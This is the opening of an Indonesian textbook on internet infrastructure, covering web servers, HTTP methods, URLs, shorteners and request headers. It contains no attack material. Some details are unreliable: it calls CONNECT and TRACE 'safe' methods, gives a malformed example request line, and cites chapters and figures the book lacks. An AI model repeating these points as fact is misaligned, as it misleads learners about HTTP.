INFRASTRUKTUR INTERNET Jilid 2

Dr. Agus Wibowo, M.Kom, M.Si, MM

YAYASAN PRIMA AGUS TEKNIK

Dr. Agus Wibowo, M.Kom, M.Si, MM

INFRASTRUKTUR INTERNET

Jilid 2

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
JL. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-8120-57-4 (jil.2)
9 786238 120574

INFRASTRUKTUR INTERNET jilid 2

Penulis :
Dr. Agus Wibowo, M.Kom., M.Si., MM.

ISBN : 9 786238 120574

Editor :
Dr. Joseph Teguh Santoso, S.Kom., M.Kom.

Penyunting :
Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :
Irdha Yunianto, S.Ds., M.Kom.

Penebit :
Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Redaksi :
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :
Universitas STEKOM
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : info@stekom.ac.id

KATA PENGANTAR

Puji syukur penulis panjatkan atas terselesaikannya buku yang berjudul **"Infrasruktur Internet – Jilid 2"**. Buku ini melanjutkan dari buku jilid 1, pada buku jilid 2 ini akan befokus pada keamanan dan pengoptimalan internet. Web service adalah sebuah metode komunikasi antara dua perangkat lunak yang berbeda melalui jaringan, biasanya menggunakan protokol standar seperti HTTP. Tujuan utama dari web service adalah untuk memungkinkan aplikasi atau sistem yang berbeda, yang mungkin dibangun dengan bahasa pemrograman yang berbeda dan berjalan di platform yang berbeda, untuk saling berinteraksi dan berbagi data tanpa harus memiliki pengetahuan detail tentang bagaimana aplikasi lain diimplementasikan.

Web service memungkinkan sistem untuk berkomunikasi dan bertukar data dengan cara yang terstandarisasi, yang mempermudah integrasi dan kolaborasi antara aplikasi yang berbeda. Ada beberapa teknologi dan protokol yang dapat digunakan untuk mengimplementasikan web service. Dalam buku ini mencakup banyak konsep dengan bab studi kasus yang membahas cara menginstal, mengonfigurasi, dan mengamankan server yang menawarkan layanan tertentu yang dibahas.

Dalam buku ini akan membahas secara rinci server nama DNS Bind, server web Apache, dan server proxy Squid. Namun, dalam penulisan buku ini, penulis menyadari bahwa harus memberikan latar belakang tentang server ini dengan membahas DNS, Protokol Konfigurasi Host Dinamis, HTTP, Keamanan HTTP, sertifikat dan enkripsi digital, cache web, dan berbagai protokol yang mendukung caching web. Saat kami memperluas konten teks, kami memutuskan bahwa kami juga dapat menyertakan konten pengantar jaringan serta konten Internet tingkat lanjut, dan dengan demikian, kami menambahkan bab tentang jaringan, LAN dan WAN, TCP/IP, alat TCP/IP, komputasi awan, dan pemeriksaan Layanan Cloud Amazon.

Buku ini dibagi dalam 6 bab. Bab pertama buku ini akan membahas tentang web Server, berisikan bahasan tentang *Hypertext Transfer Protocol* (HTTP) dari bagaimana http berkerja hingga masalah dalam web server. Bab 2 dalam buku ini akan memberikan contoh studi kasus dari bab selanjutnya, berisikan langkah-langkah pengoptimalan web server. Bab 3 akan membahas tetang *caching web, caching web* adalah proses penyimpanan sementara (*temporary storage*) dari data atau konten yang sering diminta oleh pengguna pada sebuah situs web atau aplikasi. Melanjutkan bab 3, dalam bab 4 akan memberikan contoh studi kasus dalam penanganan cache. Dua bab terakhir yaitu bab 5 dan 6 merupakan pembahasan yang berkelanjutan mengenai Komputasi awan, akan menjelaskan mekanisme, skalabilitas, penerapan hingga layanan dalam Komputasi awan. Bab 6 akan memberikan contoh studi kasus layanan web amazon sebagai infrastuktur global, dan layanan komputasi. Akhir kata semoga buku ini berguna bagi para pembaca.

Semarang, Agustus 2023
Penulis

Dr. Agus Wibowo, M.Kom, M.Si, MM.

DAFTAR ISI

BAB 1
PENGANTAR WEB SERVER

Server web adalah perangkat lunak yang fungsi utamanya adalah untuk menanggapi permintaan Hypertext Transfer Protocol (HTTP) klien. Permintaan yang paling umum adalah GET, yang mengharuskan server mengambil dan mengembalikan beberapa sumber daya, biasanya halaman web (dokumen Hypertext Markup Language [HTML]). Selain mengambil halaman web, server web mungkin memiliki tugas tambahan. Ini termasuk yang berikut:

- **Jalankan skrip sisi server untuk menghasilkan sebagian atau seluruh halaman web**. Hal ini memungkinkan server web untuk menyediakan halaman dinamis yang dapat disesuaikan dengan informasi terkini (misalnya, situs web berita) atau ke permintaan khusus yang membentuk bagian dari permintaan (misalnya, menampilkan halaman produk dari database) . Skrip sisi server juga dapat melakukan penanganan kesalahan dan operasi basis data, yang dengan sendirinya dapat menangani transaksi moneter.
- **Log informasi berdasarkan permintaan dan status permintaan tersebut**. Kami mungkin ingin mencatat setiap permintaan yang diterima, sehingga nantinya kami dapat melakukan penambangan data dari file log untuk informasi tentang perilaku penjelajahan web klien. Kami juga ingin mencatat permintaan yang salah. Informasi yang dicatat tersebut dapat digunakan untuk memodifikasi situs web kami untuk memperbaiki tautan dan skrip yang rusak yang tidak berfungsi dengan benar atau untuk mengubah tautan agar pengalaman peramban pengguna lebih menyenangkan atau efektif.
- **Lakukan pengalihan Uniform Resource Locator (URL)**. Aturan dapat dibuat untuk memetakan URL yang masuk ke lokasi lain, baik secara internal maupun eksternal. Ini mungkin diperlukan, misalnya, jika serangkaian halaman web telah dipindahkan atau dihapus.
- **Otentikasi pengguna untuk mengakses file yang dibatasi**. Melalui autentikasi, kami juga dapat merekam pola login untuk penambangan data di masa mendatang.
- **Memproses data dan informasi formulir yang disediakan oleh cookie klien web**. Formulir adalah salah satu dari sedikit mekanisme di mana klien web dapat memberikan input ke server web. Data formulir dapat dengan mudah disimpan dalam database atau dapat digunakan untuk menyelesaikan transaksi moneter.
- **Menegakkan keamanan**. Dalam banyak kasus, server web bertindak sebagai ujung depan ke database. Tanpa keamanan yang memadai, database tersebut dapat terbuka untuk diakses atau diserang. Karena basis data kemungkinan akan menyimpan informasi rahasia seperti data akun klien, kami perlu memastikan bahwa basis data aman. Demikian pula, karena situs web adalah portal komunikasi antara organisasi dan publik, kami perlu memastikan bahwa situs web tersebut dilindungi, sehingga tetap dapat diakses.

- **Menangani negosiasi konten**. Klien web mungkin meminta tidak hanya URL tetapi juga format khusus untuk sumber daya. Jika situs web berisi beberapa versi dari halaman web yang sama, seperti halaman yang sama ditulis dalam beberapa bahasa, server web dapat menggunakan preferensi klien web untuk memilih versi halaman yang akan dikembalikan.
- **Mengontrol caching**. Server proxy dan klien web dapat meng-cache konten web. Namun, tidak semua konten harus di-cache, sedangkan konten lain harus di-cache untuk durasi terbatas. Server web dapat mengontrol caching dengan melampirkan informasi kedaluwarsa ke dokumen yang dikembalikan.
- **Saring konten melalui kompresi dan pengkodean untuk transmisi yang lebih efisien.** Server web dapat memfilter konten, dan browser web kemudian dapat membuka filternya.
- **Host beberapa situs web, dikenal sebagai host virtual**. Satu server web dapat menyimpan beberapa situs individual, yang dimiliki oleh organisasi yang berbeda, memetakan permintaan ke subdirektori yang sesuai dari server web. Selain itu, setiap virtual host dapat dikonfigurasi secara berbeda.

Pada bab ini, kita akan mempelajari server web dan berkonsentrasi pada protokol yang digunakan oleh server web: HTTP dan Hypertext Transfer Protocol Secure (HTTPS). Dengan HTTP, kami terutama akan melihat versi 1.1 (versi yang paling banyak digunakan), tetapi kami juga akan membandingkannya secara singkat dengan 1.0 dan melihat ke depan ke versi terbaru, 2. Saat kami memeriksa HTTPS, kami akan berkonsentrasi pada cara menyiapkan sertifikat digital. Nanti di bab ini, kita akan melihat beberapa aspek HTTP yang ditawarkan server web, seperti negosiasi konten dan eksekusi skrip, serta memastikan aksesibilitas dan keamanan server web. Pada bab selanjutnya, kita akan fokus pada server web Apache dan mempelajari cara menginstal dan mengkonfigurasinya sebagai studi kasus.

1.1 PROTOKOL TRANSFER HYPERTEXT

Sebagai protokol, HTTP menjelaskan metode komunikasi antara klien web dan agen server web, serta agen perantara seperti server proxy. HTTP berevolusi dari protokol berbasis Internet lainnya dan sebagian besar telah menggantikan beberapa protokol lama, termasuk *Gopher* dan *File Transfer Protocol* (FTP). Hari ini, HTTP distandarisasi, seperti yang ditentukan oleh *Internet Engineering Task Force (IETF)* dan *World Wide Web Consortium*.

Versi saat ini yang digunakan di Internet adalah 1.1, yang telah digunakan sejak sekitar tahun 1996. Sebelum versi 1.1, versi yang lebih kasar, 1.0, telah ada selama beberapa tahun dan mungkin masih digunakan oleh beberapa klien dan server. Versi yang lebih tua, 0.9, tidak pernah diformalkan tetapi digunakan dalam implementasi paling awal. Versi 2 (dilambangkan sebagai HTTP/2) telah sepenuhnya ditentukan dan digunakan oleh beberapa situs web dan browser pada 2016, tetapi sebagian besar komunikasi masih dilakukan menggunakan versi 1.1. Pada bagian ini, kita akan mempelajari versi 1.1 (dan secara singkat membandingkannya dengan versi 1.0). Di bagian selanjutnya dari bab ini, kita akan memeriksa HTTPS, versi aman dari HTTP, dan HTTP/2.


1.2 BAGAIMANA PROTOKOL TRANSFER HYPERTEXT BEKERJA

HTTP bekerja dengan cara berikut. Klien akan membuat permintaan HTTP dan mengirimkannya ke server web. Permintaan terdiri dari setidaknya satu bagian yang dikenal sebagai header permintaan. Permintaan juga dapat memiliki tubuh. Di dalam permintaan, secara opsional ada sejumlah parameter yang menentukan bagaimana klien ingin permintaan ditangani. Parameter ini juga disebut sebagai header, sehingga istilah header digunakan untuk menyatakan bagian pertama pesan HTTP dan parameter dalam pesan tersebut.

Terlampir dalam permintaan adalah input ke proses, yang bisa datang dalam tiga bentuk berbeda. Pertama, ada URL sumber daya yang diminta dari server. Biasanya, URL dihasilkan secara otomatis dengan mengklik hyperlink tetapi juga dapat dihasilkan dengan memasukkan URL secara langsung di kotak alamat browser web. Selain itu, perangkat lunak seperti perayap web (juga disebut laba-laba web) dapat menghasilkan URL. Kedua, jika halaman web berisi formulir web, maka data yang dimasukkan oleh pengguna dapat ditambahkan ke URL sebagai bagian dari string kueri. Ketiga, opsi yang disetel di browser web dapat menambahkan tajuk untuk menyempurnakan permintaan, seperti dengan menegosiasikan jenis konten. Cookie yang disimpan juga dapat memberikan informasi untuk header.

Server web, setelah menerima permintaan, menginterpretasikan informasi dalam permintaan. Permintaan akan berisi metode yang memberi tahu server web tentang jenis operasi tertentu (mis., GET artinya mengambil beberapa konten web dan mengembalikannya). Dari metode tersebut, server web dapat membuat respons HTTP untuk dikirim kembali ke klien. Seperti permintaan, respons akan berisi tajuk yang terdiri dari tajuk individual. Jika permintaannya adalah untuk beberapa konten, maka tanggapannya juga akan menyertakan isi. Lihat Gambar 1.1 untuk ilustrasi transaksi.

Di sisi kiri Gambar 1.1, kita melihat pesan permintaan yang khas. Baris pertama adalah permintaan itu sendiri (perintah GET untuk sumber daya /, atau file indeks, menggunakan HTTP/1.1). Nama server web mengikuti di baris berikutnya, dengan jenis browser diberikan di baris ketiga. Jenis browser terkadang digunakan untuk menentukan apakah konten yang berbeda harus dikembalikan. Tiga baris berikutnya berurusan dengan negosiasi konten (baris ini tidak lengkap untuk menghemat ruang), dan baris terakhir menunjukkan permintaan untuk tetap membuka koneksi.



Gambar 1.1 Permintaan Http dan Pesan Respons.

Pesan respons ditampilkan di sebelah kanan gambar. Baris pertama adalah status, 200, yang menunjukkan bahwa permintaan berhasil dilayani. Berikut ini adalah waktu transaksi, jenis server, tanggal file yang diminta terakhir diubah, dan ETag untuk memberikan label untuk caching. Dua baris berikutnya dan baris terakhir menjelaskan konten yang dikembalikan. Di antaranya, baris Vary memberikan umpan balik tentang cara menangani sumber daya. Entri Koneksi menunjukkan bahwa meskipun ada permintaan untuk membiarkan koneksi tetap terbuka, koneksi tersebut telah ditutup. Setelah baris terakhir header, terdapat baris kosong, diikuti dengan konten halaman web yang sebenarnya (tidak ditampilkan pada gambar). Saat kita menelusuri bagian awal bab ini, kita akan mengeksplorasi apa arti berbagai istilah ini (mis., Accept, Accept-Language, dan Vary).


Bentuk permintaan HTTP yang paling umum adalah agar server web mengembalikan halaman web. Tubuh respons kemudian akan menjadi halaman web. Namun, permintaan HTTP itu sendiri mungkin berisi badan. Ini akan terjadi jika permintaan untuk mengunggah konten ke server web. Ada dua metode HTTP yang mengizinkan ini, PUT dan POST. Metode ini digunakan untuk mengunggah file ke server web (seperti jika klien adalah pengembang web dan menambahkan halaman web baru) dan mengunggah konten ke beberapa papan posting/diskusi.

Karena setiap permintaan HTTP meningkatkan lalu lintas Internet, ada beberapa cara untuk meningkatkan interaksi antara server web dan klien web. Sebagian besar perbaikan melibatkan beberapa bentuk caching konten web lebih dekat ke klien. Pendekatan pertama dan paling umum dari caching web adalah untuk klien (browser web) untuk meng-cache konten halaman web secara lokal di hard disk klien. Sebelum permintaan HTTP apa pun dikirim ke Internet, browser klien terlebih dahulu berkonsultasi dengan cache-nya sendiri untuk mengambil konten. Konten dapat berupa halaman web atau file yang diambil dari halaman seperti file gambar. Suatu organisasi mungkin menambahkan server proxy ke jaringan area lokalnya sehingga setiap permintaan HTTP dicegat oleh server proxy sebelum keluar ke Internet. Jika permintaan dapat dipenuhi secara lokal melalui server proxy, maka server proxy mengembalikan versi halaman yang di-cache. Jika tidak, server proxy meneruskan pesan ke Internet. Sebuah edge server (dibahas secara lebih detail di Bab 9)

mungkin dapat memenuhi sebagian atau seluruh permintaan dan mengembalikan konten kembali ke klien web. Jika tidak, pesan akan sampai ke server web. Level mana pun yang dapat memenuhi permintaan (browser lokal, server proxy, server tepi, atau server web) akan mengembalikan halaman web yang diminta. Hal ini diilustrasikan pada Gambar 7.2.

Permintaan HTTP terdiri dari metode HTTP, URL, dan protokol khusus yang digunakan, minimal. Meskipun Anda, tidak diragukan lagi, sudah familiar dengan URL, mari kita jelajahi dengan sedikit lebih detail. Singkatan singkatan dari Uniform Resource Locator. Peran URL adalah untuk menentukan sumber daya secara unik di suatu tempat di Internet. Saat kami melihat URL di browser web kami, mereka memiliki format berikut:

Protocol://server/path/filename?querystring#fragment



Gambar 1.2 Transaksi Permintaan/Respons Http.

Mari kita uraikan komponen-komponen ini yang ditemukan di URL. Protokol adalah protokol yang digunakan untuk membuat permintaan. Ini mungkin HTTP, HTTPS, FTP, atau lainnya. Server adalah alamat Internet Protocol (IP) atau alias dari web server. Sering kali, nama server web dapat diberi alias lebih lanjut, misalnya menggunakan google.com daripada www.google.com. Jalur dan nama file menjelaskan lokasi di server sumber daya. String kueri mengikuti "?" dan digunakan untuk meneruskan informasi ke server web tentang akses khusus ke file. Ini mungkin dalam bentuk argumen yang dikirim ke skrip atau database seperti nilai yang akan dicari. Fragmen mengikuti “#” dan mewakili label yang mereferensikan lokasi di dalam sumber daya, sebagaimana dilambangkan dengan tag jangkar HTML. Jika digunakan, halaman web, saat dimuat ke klien web, akan ditampilkan di lokasi tag tersebut, bukan dari bagian atas halaman. Spesifikasi server juga dapat menyertakan port jika Anda ingin mengganti port default (80 untuk HTTP dan 443 untuk HTTPS). Misalnya, URL yang menggunakan port mungkin http://www. someplace.com:8080.


Jika protokol tidak ada di URL, server web menyimpulkan protokol dari jenis file (ekstensi), seperti HTTP untuk file .html. Jika nama file dihilangkan, diasumsikan permintaan adalah file default yang dikenal sebagai file indeks (yang biasanya diberi nama index.html, index.php, atau varian lainnya). File indeks dapat muncul di direktori mana pun, jadi mungkin ada atau tidak ada jalur, meskipun tidak ada nama file. String kueri dan fragmen bersifat opsional. Jika string kueri disertakan tetapi file bukan skrip yang dapat menangani string kueri, string kueri akan diabaikan.

Beberapa platform media sosial populer, seperti Twitter, membatasi jumlah karakter dalam sebuah pesan. Dalam kasus seperti itu, bagaimana kami dapat membagikan URL yang

panjang dalam tweet atau pesan dengan ukuran terbatas lainnya? Solusinya adalah dengan menggunakan URL pendek (atau kecil). Banyak situs web tersedia untuk menghasilkan URL singkat, yang dapat Anda gunakan secara bebas. Ini termasuk goo.gl (yang dioperasikan oleh Google), bit.do, t.co (khusus untuk pemendekan URL twitter), db.tt (untuk pemendekan dropbox), bitly.com (juga melacak penggunaan URL singkat Anda) , dan tinyurl.com, untuk beberapa nama. Gambar 1.3 menunjukkan situs pemendek URL goo.gl menanggapi perintah untuk mengurangi URL lengkap https://www.nku.edu/majors/undergrad/cs.html. Kami diberi tahu bahwa URL lengkap dapat diganti dengan URL kecil goo.gl/x7OaAZ. Perhatikan pada gambar bahwa selain memperpendek URL, kami juga dapat melacak penggunaan URL kecil (seberapa sering goo.gl diminta untuk menerjemahkan URL kecil).

Bagaimana cara kerja URL kecil? Jika kami mengeluarkan permintaan HTTP untuk goo.gl/x7OaAZ, permintaan tersebut ditujukan ke goo.gl dan bukan ke www.nku.edu. Server web goo.gl akan menerima permintaan dan menggunakan karakter yang membentuk jalur/file URL untuk dipetakan ke dalam basis datanya. Dari sana, ia mengambil URL lengkap dan mengirimkannya kembali ke klien web Anda. Klien web kemudian membuat permintaan HTTP baru yang menggunakan server web dari URL lengkap untuk mengirim permintaan dan jalur/nama file (serta bagian lainnya) sebagai sumber daya untuk mengambil. Jadi, permintaan tunggal kita sebenarnya menghasilkan dua permintaan.

Perhatikan bahwa URL, seperti yang dibahas di sini, adalah bentuk URI yang lebih spesifik, pengidentifikasi sumber daya universal. Anda kadang-kadang akan melihat istilah URI digunakan sebagai gantinya, untuk menunjukkan sumber daya web, khususnya saat membahas komponen pengembangan web semantik. URI mencakup lebih banyak jenis lokasi objek di Internet daripada URL. Secara khusus, file referensi URL, sedangkan URI dapat merujuk objek non-file seperti orang, nama, alamat, dan organisasi. Istilah URN (uniform resource name) juga dapat digunakan untuk secara khusus merujuk pada nama benda. Jika Anda melihat URI dalam teks di sini, anggap saja itu berarti URL.



Gambar 1.3 Pemendek Url Goo.Gl.

Tabel 1.1 Metode Http

Nama Metode	Keterangan	Jenis
CONNECT	Membuat terowongan TCP/IP antara mesin klien dan server web, yang dapat mengizinkan penggunaan enkripsi SSL	Buat sesi
DELETE	Permintaan ke server web agar sumber daya yang diberikan dihapus	Hapus sumber daya
GET	Meminta salinan sumber daya yang diberikan untuk dikembalikan; sumber daya sering kemudian ditampilkan di browser web (namun, itu juga dapat disimpan di disk lokal)	Ambil sumber daya
HEAD	Hanya meminta header pesan HTTP sebagai respons (berguna untuk men-debug dan memeriksa header respons)	Ambil header pesan
OPTIONS	Mengembalikan daftar metode HTTP yang akan ditanggapi oleh server web tertentu	Mengambil metode yang tersedia
PATCH	Mengunggah sumber daya terlampir untuk mengubah beberapa konten di server web	Unggah sumber daya
POST	Mengunggah pesan terlampir ke sumber daya dinamis (mis., papan buletin)	Unggah sumber daya
PUT	Mengunggah sumber daya yang terpasang ke server web	Unggah sumber daya
TRACE	Mengembalikan permintaan yang diterima untuk melihat apakah ada perubahan yang terjadi oleh server perantara (mis., server proxy)	Ambil header pesan

HTTP mendefinisikan sejumlah metode, atau jenis permintaan. Ini dirinci dalam Tabel 1.1. Metode yang paling umum adalah metode GET, yang digunakan untuk meminta file. Perintah GET dapat dihasilkan oleh browser web (klien) sebagai respons terhadap pengguna yang memasukkan URL langsung ke kotak alamat atau dengan mengklik hyperlink yang menggunakan tag HTML <a/href>. Selain itu, perangkat lunak yang berbeda dapat digunakan untuk membuat permintaan, seperti dari perayap web atau aplikasi berbasis Internet.

Anda dapat, misalnya, membuat perintah GET Anda sendiri dalam pesan HTTP dengan menggunakan program netcat. Di bawah ini, kami melihat beberapa komponen pesan HTTP dan menjelajahi berbagai jenis informasi yang mungkin kami temukan di permintaan HTTP dan tanggapan HTTP.

Dari berbagai cara tersebut, hanya sedikit yang dianggap aman. Untuk tujuan keamanan, Anda mungkin melarang server web menangani metode yang tidak aman. Metode yang aman adalah CONNECT, HEAD, GET, OPTIONS, dan TRACE. Ini semua dianggap aman karena tidak mengizinkan klien untuk mengubah konten server web, seperti DELETE, PATCH, POST, dan PUT. Saat kami memeriksa Apache, kami akan melihat cara

mengonfigurasi server web untuk menolak pesan HTTP dari metode yang tidak diinginkan. Setiap server web diharuskan untuk mengizinkan setidaknya GET dan HEAD. Metode OPTIONS bersifat opsional tetapi berguna.

HTTP dianggap sebagai protokol tanpa kewarganegaraan. Ini berarti bahwa server web tidak menyimpan catatan pesan sebelumnya dari klien yang sama. Oleh karena itu, setiap pesan diperlakukan secara terpisah dari pesan sebelumnya. Meskipun ini merupakan kerugian karena HTTP tidak dapat diandalkan untuk mempertahankan status, ini menyederhanakan protokol, yang juga menyederhanakan berbagai server yang mungkin terlibat dengan pesan HTTP (server web, server proxy, server autentikasi, dll.).

Mungkin ada kebutuhan untuk menjaga informasi antara komunikasi. Misalnya, jika klien diminta untuk mengautentikasi sebelum mengakses halaman tertentu dari server web, akan bermanfaat jika autentikasi hanya dilakukan satu kali. Tanpa merekam ini sebagai status, autentikasi akan dilupakan di antara pesan, dan klien perlu mengautentikasi ulang untuk setiap halaman yang memerlukannya. Selain itu, komunikasi apa pun antara dua agen akan mengharuskan koneksi baru dibuat di antara mereka. Namun, sebaliknya, kami dapat mengandalkan server untuk mempertahankan status bagi kami. Dengan cara ini, misalnya, klien dapat membuat koneksi dengan server web dan memelihara koneksi tersebut untuk sejumlah pesan. Ini dimungkinkan dalam HTTP versi 1.1; namun, ini tidak mungkin dilakukan di versi HTTP sebelumnya, di mana koneksi ditutup setelah setiap respons dikirim.

Bentuk keadaan lain dipertahankan oleh server melalui mekanisme seperti cookie (file yang disimpan di mesin klien) dan parameter string kueri. Dengan cookie, data apa pun yang ingin direkam oleh server dapat disimpan. Data tersebut mungkin menunjukkan bahwa otentikasi telah dilakukan, menjelajahi data seperti jalur yang diambil melalui situs web atau item yang dimasukkan ke dalam keranjang belanja. Pada komunikasi awal, klien web mengirimkan cookie yang disimpan ke server web untuk menetapkan status. Cookie juga bisa tetap (tahan lama antara koneksi dan dari waktu ke waktu) atau berbasis sesi (dibuat hanya untuk sesi saat ini). Untuk cookie persisten, waktu kedaluwarsa dapat diatur oleh server.

1.3 PERMINTAAN PROTOKOL TRANSFER HYPERTEXT

Mari kita fokus pada format dan jenis informasi yang ditemukan dalam permintaan HTTP dan pesan respons. Pesan permintaan HTTP terdiri dari header, secara opsional diikuti oleh data (badan) dan cuplikan. Header akan selalu dimulai dengan metode HTTP (lihat Tabel 1.1). Mengikuti metode ini, kita perlu menentukan sumber daya yang ingin kita rujuk dalam permintaan kita. Sumber daya ini akan menyertakan nama server dan, jika perlu, jalur dan nama file. Ada kemungkinan path dan nama file dihilangkan jika Anda, misalnya, meminta TRACE atau OPTIONS dari server web atau Anda meminta file indeks. Kami dapat mengatur server web kami untuk mengembalikan file indeks secara otomatis jika tidak ada nama file tertentu yang disertakan. Baris permintaan diakhiri dengan versi HTTP, seperti pada HTTP/1.1. Berikut ini adalah contoh baris permintaan sederhana, yang meminta dari beranda www.nku. edu.

GET www.nku.edu/HTTP/1.1

Karena tidak ada nama file yang ditentukan setelah nama server, secara default, server menganggap bahwa kita menginginkan halaman indeksnya. Nama server dapat dipisahkan dari path/nama file URL dengan menambahkan pada host baris terpisah: www.nku.edu. Dalam kasus seperti itu, baris pertama tajuk akan muncul sebagai GET / HTTP/1.1.

Header HTTP mengizinkan parameter tambahan dalam permintaan, yang dikenal sebagai header. Header ini memungkinkan kita menentukan nama bidang dan nilai bidang untuk mengkhususkan konten permintaan. Di antara header yang tersedia adalah yang menangani negosiasi konten, seperti meminta file dalam bahasa tertentu atau jenis Ekstensi Surat Internet Multiguna (MIME) tertentu (jika tersedia), yang memberlakukan batas ukuran, dan yang berurusan dengan kontrol cache, di antara banyak lainnya. Tabel 1.2 menjelaskan beberapa bidang yang lebih berguna dan umum yang tersedia untuk permintaan.

Tabel 1.2 Kolom Http Umum Untuk Header Permintaan

Nama Bidang	Keterangan	Nilai yang Mungkin
Accept	Menentukan jenis MIME untuk sumber daya yang diminta	text/plain, text/html, audio/*, video/*
Accept-Charset	Menentukan rangkaian karakter yang dapat diterima dari sumber daya yang diminta	UTF-8, UTF-16, ISO-8859-5, ISO-2022-JP
Accept-Encoding	Menentukan jenis kompresi yang dapat diterima untuk sumber daya yang diminta	gzip, deflate, identity
Accept-Language	Menentukan bahasa yang dapat diterima untuk sumber daya yang diminta	en-us, en-gb, de, es, fr, zh
Cache-Control	Menentukan apakah sumber daya diizinkan untuk di-cache oleh cache lokal, cache server proxy, atau server web	no-cache, no-store, max-age, max-stale, min-fresh
Connection	Jenis koneksi yang diminta klien	keep-alive, close
Cookie	Data disimpan pada klien untuk menyediakan HTTP dengan status	Pasangan atribut-nilai dengan atribut yang membentuk sesi dan ID pengguna; tanggal kedaluwarsa, apakah pengguna telah berhasil diautentikasi; dan item dalam keranjang belanja
Expect	Mengharuskan server merespons berdasarkan perilaku yang diharapkan, atau mengembalikan kesalahan	100-continue
From	Alamat email pengguna manusia yang menggunakan klien web	Alamat email resmi
Host	Alias IP atau alamat dan port server web yang menghosting permintaan sumber daya	10.11.12.13:80

If-Match/If-None-Match	Persyaratan untuk memberi tahu cache lokal (atau server proxy) apakah akan mengirimkan permintaan atau merespons dengan halaman yang cocok, berdasarkan apakah ETag cocok dengan entri yang di-cache	If-Match: "etag" If-None-Match: "etag"
If-Modified-Since/If-Unmodified-Since	Ketentuan untuk memberi tahu cache lokal (atau server proxy) apakah akan mengirimkan permintaan atau merespons dengan halaman yang cocok, berdasarkan tanggal yang ditentukan dalam kondisi dan tanggal entri cache	If-Modified-Since: date If-Unmodified-Since: date
Range	Mengembalikan hanya sebagian dari sumber daya yang memenuhi rentang byte yang ditentukan	Range: bytes = 0–499 Range: bytes = 1000- Range: bytes = -500
Referer	URL sumber daya yang berisi tautan yang digunakan untuk membuat permintaan ini (hanya tersedia jika permintaan ini dibuat dengan mengeklik tautan di halaman web)	Referer: URL
User-Agent	Informasi tentang klien	User-Agent: Mozilla/5.0 User-Agent: WebSpider/5.3

